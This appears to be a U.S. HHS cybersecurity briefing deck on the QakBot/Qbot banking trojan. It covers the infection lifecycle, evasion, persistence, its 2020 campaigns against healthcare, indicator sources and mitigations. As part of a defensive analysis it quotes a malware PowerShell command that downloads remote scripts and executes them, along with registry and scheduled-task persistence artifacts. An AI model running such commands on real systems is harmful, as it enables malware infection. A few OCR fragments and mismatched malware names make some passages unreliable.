LEADERSHIP FOR IT SECURITY & PRIVACY ACROSS HHS

HHS CYBERSECURITY PROGRAM

OFFICE OF INFORMATION SECURITY

Qbot/QakBot Malware

10/29/2020

Report #: 202009241030

Agenda

- Overview
- Exploitation lifecycle example
- A second look at the exploitation lifecycle
- Recent Targeting – First major 2020 campaign
  - Spam example – Thread hijacking
- Recent Targeting – Second major 2020 campaign
- Yara Rule
- Indicators of compromise
- Mitigation practices
- References

NO JOKE —
"Joker"—the malware that signs for pricey services—floods Andr
markets
Dozens of malicious apps, some a

Not the actual QakBot/Qbot operators, but still formidable Advanced Persistent Chickens


Slides Key:

Non-Technical: Managerial, strategic and high-level (general audience)

Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)

Overview of QakBot

- AKA Qbot, Pinkslipbot
- Discovered in 2008 and under constant development, with gaps in operational use in the wild; operators are occasionally known as GOLD LAGOON
- Banking Trojan, steals financial data, browser information/hooks, keystrokes, credentials; described by CheckPoint as a “Swiss Army knife”
- Known to leverage many other tools; for example, PowerShell and Mimikatz are used for self-propagation
- Attempts obfuscation via legitimate process injection
- Known to serve as a dropper for ProLock ransomware
- Infection vectors are common, with malspam as the most frequent
- Active in 2020 – two big campaigns:
  - March to June
  - Starting in July and ongoing, as part of latest Emotet campaign
  - Newer version appeared in August
- Relevant:
  - Malwarebytes 2020 State of Malware report: Qakbot was #9 on Top 10 list of Threats to Private Companies, a 465% increase from 2019
  - August 2020: CheckPoint Most Wanted Malware
    - QakBot on the Top 10 list for first time



Check Point Research
@_CPResearch_

We haven't seen #Qakbot malspam since late June but that doesn't mean it stopped evolving.
Latest #emotet campaign dropping newest version of #Qakbot. Our analysis shows it's the first major version update since January which also comes with brand new techniques.

```
.data:0041A000 _data           segment para public 'DATA
.data:0041A000                 assume cs:_data
.data:0041A000                 ;org 41A000h
.data:0041A000 majorVer        dd 325h                  ;
.data:0041A004 minorVer        dd 5                     ;
.data:0041A004                                          ;
.data:0041A008 payloadMajorVer dd 325h                  ;
.data:0041A00C payloadMinorVer dd 7
```


9:44 AM · Jul 31, 2020 · Twitter for iPhone

Source: Twitter

Example of Exploitation Lifecycle

- Infection vectors:
  - Malspam
  - Exploit kits
  - Second stage (often dropped by Emotet)
  - Visual Basic script downloaders
- Establishing a foothold:
  - Attempts to identify virtual environment (VMWare, CWSandbox, VirtualBox, etc…)
    - Check for installed software
    - Identify running processes; compare to predefined blacklist
    - Examine registry entries
    - Examine hardware
    - Determine if executable has been renamed
- Injects itself into legitimate processes to avoid detection
  - Internet Explorer
- Shape Shift
  - Binary code modified
  - Recompile/re-encrypt
- Establishing persistence
  - Leverages run key in registry

Image source: Bleeping Computer


SECURITY WARNING Macros have been disabled.

QakBot injects itself into Internet Explorer process to avoid detection




```
⊟ qb.exe (1672)           Windows Connect... C:\Users\IEUser\...
    qb.exe (1932)         Windows Connect... C:\Users\IEUser\...
  ⊟ iymaym.exe (2192)     Windows Connect... C:\Users\IEUser\...
      iymaym.exe (2216)   Windows Connect... C:\Users\IEUser\...
      explorer.exe (3536) Windows Explorer   C:\Windows\expl...
    schtasks.exe (1924)   Manages schedul... C:\Windows\syst...
```

Image source: Buguroo

Registry key set and scheduled task



```
fxfns      REG_SZ    "C:\Users\Administrator\AppData\Roaming\Microsoft\Oxgoejuoqh\ojbwva.exe"
Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
{DA8DA817-760F-417C-8AD9-7A307E6FC3AC}   Ready   At 12:16 PM on 1/31/2019 - After triggered, repeat every 05:00:00 indefinitely.
```

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property Properties command.

Action	Details
Start a program	"C:\Users\Administrator\AppData\Roaming\Microsoft\Oxgoejuoqh\ojbwva.exe"

Image source: Cofense

Qakbot uses the run key in the registry for persistence



Name	Type	Data
(Default)	REG_SZ	(value not set)
ttqeofm	REG_SZ	"C:\Users\IEUser\AppData\Roaming\Microsoft\Beaijow\iymaym.exe"

Image source: Buguroo

Example of Exploitation Lifecycle, cont.

- Payloads provide additional capabilities:
  - Powershell
    - Command-line tool used for general system and file manipulation
    - Used to decode, embed and inject Mimikatz binary into memory
  - Mimikatz
    - Credential theft
    - Certificate theft
    - Reconnaissance
    - Pass the hash
    - Lateral movement
- Propagation
  - Shared network drives
  - Removable media
  - FTP servers
  - SMB

PowerShell download script

```
powershell.exe “IEX (New-Object Net.WebClient).DownloadString(‘hxxps://onedrive[.]live[.]com/download.aspx?cid=CE32720D26AED2D5&authKey=%21AJUHblbcwLEzrrA&resid=CE32720D26AED2D5%21110&ithint=%2Eps1’);IEX (New-Object Net.WebClient).DownloadString(‘hxxps://onedrive[.]live[.]com/download.aspx?cid=CE32720D26AED2D5&authKey=%21AHHhrhk9od5OCBU&resid=CE32720D26AED2D5%21111&ithint=%2Eps1’); Invoke-MainWorker -Command ‘%s’”
```

Code source: Cofense

Example of malspam as an infection vector for QakBot




Image source: Palo Alto Networks

A Second Look at the Exploitation Lifecycle

- Another view of the infection chain:
  - Very similar to what was previously discussed - what’s different here?
    - Multiple (main) payload download sites to choose from
    - Hardcoded bot list
    - Servers are behind one or more proxies






Image source: Checkpoint

For more information: https://research.checkpoint.com/2020/exploring-qbots-latest-attack-methods/

Recent Targeting: First Major 2020 Campaign

- There have been two major QakBot campaigns so far (as of October) in 2020. The first ran from January to May, and included almost 4,000 unique detections from Trend Micro. The most important takeaway: healthcare was the highest targeted industry, according to this research.






Source of images: TrendMicro

For more information: https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/qakbot-resurges-spreads-through-vbs-files

Spam Example: Thread Hijacking

- Example of spam from this campaign and the use of hijacked e-mail threads:



RE: 7 April Tax Due Reminder

KR [redacted]
21/04/2020 0:13

To: Tax Agents - Northern

Hello,

Sorry, for my late reply to your question. Attached is the document you need.

ATTACHMENT DOWNLOAD

Thank you,

Greetings

Please read the attached update regarding tax payment reminders to clients of tax agents for 7th April liabilities.


Kind Regards
Tax Agent work group


This email and any attachment may contain confidential information. If you have received this email or any attachment in error, please delete the email / attachment, and notify the sender. Please do not copy, disclose or use the email, any attachment, or any information contained in them. Consider the environment before deciding to print: avoid printing if you can, or consider printing double-sided. Visit us online at ird.govt.nz

Image source: Checkpoint

Recent Targeting: Second Major 2020 Campaign

- The current QakBot campaign (August 2020 to present) includes the United States and healthcare in its targeting:





For more information: https://research.checkpoint.com/2020/exploring-qbots-latest-attack-methods/

Source of images: Checkpoint

Mitigation Practices: YARA Rules

- Rules can be downloaded here:
  - https://malpedia.caad.fkie.fraunhofer.de/yara/win.qakbot
  - https://www.vkremez.com/2018/07/lets-learn-in-depth-reversing-of-qakbot.html
  - https://bazaar.abuse.ch/browse/yara/win_qakbot/

Detection: Indicators of Compromise

- Please note several things about the indicators of compromise (IOC) on the following slides:
  - There is a significant quantity of indicators of compromise related to NetWalker available on the Internet. Only a very small sample of them are included below.
  - Upon being released to the public, IOCs may become “burned” – the attackers will adjust their TTPs, weapon and infrastructure so that the public IOCs are no longer used.
  - There are instances of obsolete IOCs being reused, so any organization attempting to defend themselves should consider all possibilities.
  - New IOCs are constantly being released, especially with a tool as prominent and frequently used as TrickBot. It is therefore incumbent upon any organization attempting to defend themselves to remain vigilant, maintain situational awareness, and be ever on the lookout for new IOCs to operationalize in their cyber defense infrastructure.

- https://community.blueliv.com/#!/s/5727609782df41445b00012e
- https://unit42.paloaltonetworks.com/tutorial-qakbot-infection/
- https://www.trendmicro.com/vinfo/ph/security/news/cybercrime-and-digital-threats/qakbot-resurges-spreads-through-vbs-files
- https://www.bleepingcomputer.com/news/security/emotet-botnet-is-now-heavily-spreading-qakbot-malware/

Mitigation Practices: QakBot/QBot

- The HHS 405(d) Program published the Health Industry Cybersecurity Practices (HICP), which is a free resource that identifies the top five cyber threats and the ten best practices to mitigate them. Below are the practices from HICP that can be used to mitigate QakBot.

DEFENSE/MITIGATION/COUNTERMEASURE	405(d) HICP REFERENCE
Provide social engineering and phishing training to employees.	[10.S.A], [1.M.D]
Develop and maintain policy on suspicious e-mails for end users; Ensure suspicious e-mails are reported.	[10.S.A], [10.M.A]
Ensure emails originating from outside the organization are automatically marked before received.	[1.S.A], [1.M.A]
Apply patches/updates immediately after release/testing; Develop/maintain patching program if necessary.	[7.S.A], [7.M.D]
Implement Intrusion Detection System (IDS); Keep signatures and rules updated.	[6.S.C], [6.M.C], [6.L.C]
Implement spam filters at the email gateways; Keep signatures and rules updated.	[1.S.A], [1.M.A]
Block suspicious IP addresses at the firewall; Keep firewall rules are updated.	[6.S.A], [6.M.A], [6.L.E]
Implement whitelisting technology to ensure that only authorized software is allowed to execute.	[2.S.A], [2.M.A], [2.L.E]
Implement access control based on the principal of least privilege.	[3.S.A], [3.M.A], [3.L.C]
Implement and maintain anti-malware solution.	[2.S.A], [2.M.A], [2.L.D]
Conduct system hardening to ensure proper configurations.	[7.S.A], [7.M.D]
Disable the use of SMBv1 (and all other vulnerable services and protocols) and require at least SMBv2.	[7.S.A], [7.M.D]

Background information can be found here:
https://www.phe.gov/Preparedness/planning/405d/Documents/HICP-Main-508.pdf

Reference Materials

References

- **TECHNICAL REPORTS**
- Wireshark Tutorial: Examining Qakbot Infections
  - https://unit42.paloaltonetworks.com/tutorial-qakbot-infection/
- Ransomware ProLock Uses the QakBot Banking Trojan to Infect Users
  - https://www.buguroo.com/en/labs/ransomware-prolock-uses-the-qakbot-banking-trojan-to-infect-users
- QakBot Returns, Locking Out Active Directory Accounts
  - https://threatpost.com/qakbot-returns-locking-out-active-directory-accounts/126071/
- Qakbot Resurges, Spreads through VBS Files
  - https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/qakbot-resurges-spreads-through-vbs-files
- Backdoor.Win32.QBOT.SMTH
  - https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/Backdoor.Win32.QBOT.SMTH
- A Closer Look at Why the QakBot Malware Is So Dangerous
  - https://cofense.com/closer-look-qakbot-malware-dangerous/
- QAKBOT Resurges Despite Takedowns
  - https://www.trendmicro.com/en_us/research/16/b/despite-arrests-and-takedowns-online-banking-threats-persist.html
- QakBot Banking Trojan Causes Massive Active Directory Lockouts
  - https://securityintelligence.com/qakbot-banking-trojan-causes-massive-active-directory-lockouts/
- Qbot Malware Morphs Quickly to Evade Detection
  - https://threatpost.com/qbot-malware-morphs-quickly-to-evade-detection/117377/

References

- Cisco: Qakbot
  - https://docs.amp.cisco.com/qakbot-story.pdf
- W32/Qakbot-AS
  - https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/W32~Qakbot-AS.aspx
- Best practices for remediating W32.Qakbot infected networks
  - https://knowledge.broadcom.com/external/article/154187/best-practices-for-remediating-w32qakbot.html
- Win32/Qakbot
  - https://www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Win32%2FQakbot
- The DGA of Qakbot.T
  - https://johannesbader.ch/blog/the-dga-of-qakbot/
- Diving into Pinkslipbot's latest campaign
  - https://www.virusbulletin.com/uploads/pdf/magazine/2016/VB2016-Karve-etal.pdf
- Threat Spotlight: The Return of Qakbot Malware
  - https://blogs.blackberry.com/en/2017/05/threat-spotlight-the-return-of-qakbot-malware
- QakBot Banking Trojan Causes Massive Active Directory Lockouts
  - https://securityintelligence.com/qakbot-banking-trojan-causes-massive-active-directory-lockouts/
- Let's Learn: In-Depth Reversing of Qakbot "qbot" Banker Part 1
  - https://www.vkremez.com/2018/07/lets-learn-in-depth-reversing-of-qakbot.html
- Qakbot levels up with new obfuscation techniques
  - https://blog.talosintelligence.com/2019/05/qakbot-levels-up-with-new-obfuscation.html

References

- Varonis Exposes Global Cyber Campaign: C2 Server Actively Compromising Thousands of Victims
  - https://www.varonis.com/blog/varonis-discovers-global-cyber-campaign-qbot/
- Reversing QakBot
  - https://hatching.io/blog/reversing-qakbot/
- Threat Profiles - Gold Lagoon
  - https://www.secureworks.com/research/threat-profiles/gold-lagoon
- IpDowned: How To Scan & Load Bots To A Qbot
  - https://www.youtube.com/watch?v=fLKvfczJSic
- Any.Run: How to detect Qbot aka Quakbot trojan
  - https://www.youtube.com/watch?v=zUch5utgXnw
- AT&T Tech Channel: AT&T ThreatTraq #115: Qbot (aka Qakbot) Analysis
  - https://www.youtube.com/watch?v=o6lscMHSky0
- BSides Belfast: Demystifying QBot Banking Trojan - Nick Summerlin and Jorge Rodriguez
  - https://www.youtube.com/watch?v=iB1psRMtlqg
- Malwarebytes Labs: 2020 State of Ransomware Report
  - https://resources.malwarebytes.com/files/2020/02/2020_State-of-Malware-Report.pdf
- M-Trends 2020: FireEye Mandiant Services Special Report
  - https://content.fireeye.com/m-trends/rpt-m-trends-2020
- Cyber Threats 2019: A Year in Retrospect
